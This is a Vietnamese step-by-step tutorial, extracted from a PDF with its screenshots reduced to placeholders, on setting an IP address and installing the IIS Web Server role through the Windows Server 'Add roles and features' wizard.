



Nhấn Next



Nhấn Finish









Tiếp theo, cấu hình trên Web Server

B1: Cấu hình địa chỉ IP:




B2: Cài dịch vụ Web server


Nhấn Add roles and features




Nhấn Next




Nhân Next




Nhân Next




Tick chọn Web Server (IIS) -> Next




Nhấn Next



Nhấn Next




Nhấn Instal để tiến hành cài đặt

